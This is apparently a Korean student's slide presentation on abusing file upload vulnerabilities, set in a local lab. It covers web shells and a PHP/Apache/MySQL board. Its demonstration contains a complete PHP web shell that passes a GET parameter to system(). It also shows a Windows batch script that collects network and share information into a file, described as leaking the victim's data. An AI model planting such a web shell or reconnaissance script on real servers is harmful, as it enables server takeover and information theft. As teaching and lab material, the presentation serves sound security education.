

# 파일 업로드 취약점을 이용한 악성코드 배포

210603

91914028 이유경

# Contents

## 1. 개요


- 1-1. 웹 셸
- 1-2. 웹 서비스 구동 방법
- 1-3. 파일 업로드 취약점

## 2. 시나리오

- 2-1. 기획 및 설계
- 2-2. 시현


## 1. 개요

# 1-1. 웹 셸



### 셸(Shell)

사용자에게 받은 지시를 하드웨어 지식으로 변경  
운영체제의 커널과 유저를 이어 줌




### 웹 셸(Shell)

웹 사이트를 통해 셸을 여는 공격  
이 셸을 통해 서버에 명령어를 수행

→ 파일 업로드

## 1-2. 웹 서비스 구동 방법




Client : 웹 사이트 접속

Web server: 웹 서비스 실행 / apache

Web application: 웹 사이트 개발 언어 / php

DB: 서버에 기록되는 정보 저장 / mysql

## 1-3. 파일 업로드 취약점



주로 게시판 등에서 **파일 업로드** 기능을 악용하여 **시스템 권한을 획득**하는 취약점  
*악성 스크립트*가 업로드 된 후, 서버 상에서 스크립트를 실행하여 **웹을 획득**하는 등의 행위로 서버 **장악**

접근 권한 상승, 정보유출, 악성코드 배포 등

## 2-1. 기획 및 설계



운영체제

Windows 10



개발 언어

php + MySQL

## 2-1. 기획 및 설계

① 공격자는 홈페이지에 존재하는 파일 업로드 취약점을 이용하여 수행



② 웹 사이트에 웹 쉘과 배치 파일을 업로드하여 웹으로 업로드 된 웹 쉘에 접근



③ 배치 파일을 실행시켜 피해자 PC의 정보 확인 및 유출

## 2-1. 기획 및 설계

① 공격자는 홈페이지에 존재하는 파일 업로드 취약점을 이용하여 수행



② 웹 사이트에 웹 셸과 배치 파일을 업로드하여 웹으로 업로드 된 웹 셸에 접근



③ 배치 파일을 실행시켜 피해자 PC의 정보 확인 및 유출



## 2-1. 기획 및 설계

① 공격자는 홈페이지에 존재하는 파일 업로드 취약점을 이용하여 수행



② 웹 사이트에 웹 셸과 배치 파일을 업로드하여 웹으로 업로드 된 웹 셸에 접근



③ 배치 파일을 실행시켜 피해자 PC의 정보 확인 및 유출

## 2. 시나리오

# 2-2. 시현

① 공격자는 홈페이지에 존재하는 파일 업로드 취약점을 이용하여 수행 ▶ 파일 업로드 경로 알아내기

자유 게시판

파일 업로드 취약점 찾기

ccit

이미지 올리기

로그아웃

ccit님 환영합니다.

자유 게시판

글쓰기

No.	제목	작성자	작성일
76	파일 업로드 취약점 찾기	ccit	2021-05-25

파일 선택 photo.jpg

완료 취소

취약점 찾기 x 게시글 작성 x localhost x photo.jpg (360x360)

주의 요함 | 192.168.0.19:8080/board/upload/photo.jpg

새 탭에서 이미지 열기  
이미지를 다른 이름으로 저장...  
이미지 복사  
이미지 주소 복사

# 2-2. 시현

① 공격자는 홈페이지에 존재하는 파일 업로드 취약점을 이용하여 수행 ▶ 파일 업로드 경로 알아내기

자유 게시판

파일 업로드 취약점 찾기

---

ccit

---

이미지 올리기

---

파일 선택

photo.jpg

완료

취소

ccit님 환영합니다. 로그아웃

자유 게시판

글쓰기

No.	제목	작성자	작성일
76	파일 업로드 취약점 찾기	ccit	2021-05-25



Burp Suite로 확인

```
</p>  
  
...
```

개발자 도구로 확인

```
 == $0
```

## 2. 시나리오

# 2-2. 시현

② 웹 사이트에 웹 셸과 배치 파일을 업로드하여 웹으로 업로드 된 웹 셸에 접근

자유 게시판

웹 셸 업로드

ccit

웹 셸 업로드

```
1 <html>
2 <meta http-equiv="Content-Type" content="text/html;
3 <body>
4 <form method="GET">
5 <input type="TEXT" name="cmd" size="80">
6 <input type="SUBMIT" value="Execute">
7 </form>
8 <pre>
9 <?php header("Content-Type:text/html;charset=EUC-KR");
10 if($_GET['cmd'])
11 {
12     system($_GET['cmd']);
13 }
14 ?>
15 </pre>
16 </body>
17 </html>
```

파일 선택

shell.php

완료 취소

ccit님 환영합니다.

자유 게시판

글쓰기

No.	제목	작성자	작성일
76	파일 업로드 취약점 찾기	ccit	2021-05-25
77	웹 셸 업로드	ccit	2021-05-25

주의 요함 | 192.168.0.19:8080/board/upload/shell.php

Execute

주의 요함 | 192.168.0.19:8080/board/upload/shell.php?cmd=cd

Execute

C:\xampp\htdocs\board\upload

## 2-2. 시현

② 웹 사이트에 웹 쉘과 배치 파일을 업로드하여 웹으로 업로드 된 웹 쉘에 접근

자유 게시판


배치 파일 업로드

ccit

배치 파일 업로드

파일 선택 test.bat

완료 취소




호스트 PC

ccit님 환영합니다.

자유 게시판

글쓰기

No.	제목	작성자	작성일
76	파일 업로드 취약점 찾기	ccit	2021-05-25
77	웹 쉘 업로드	ccit	2021-05-25
78	배치 파일 업로드	ccit	2021-05-25




web shell



## 2. 시나리오

# 2-2. 시현

### ③ 배치 파일을 실행시켜 피해자 PC의 정보 확인 및 유출



```
10 @echo off
11
12 :ip
13 ipconfig /all > a.txt
14
15 :Network Session
16 net session >> a.txt
17
18 :ARP
19 arp -a >> a.txt
20
21 :Shared Folder/File
22 net share >> a.txt
23
24 :NetBIOS
25 nbtstat -c >> a.txt
26
27 :Routing
28 netstat -r >> a.txt
```



**THANK YOU**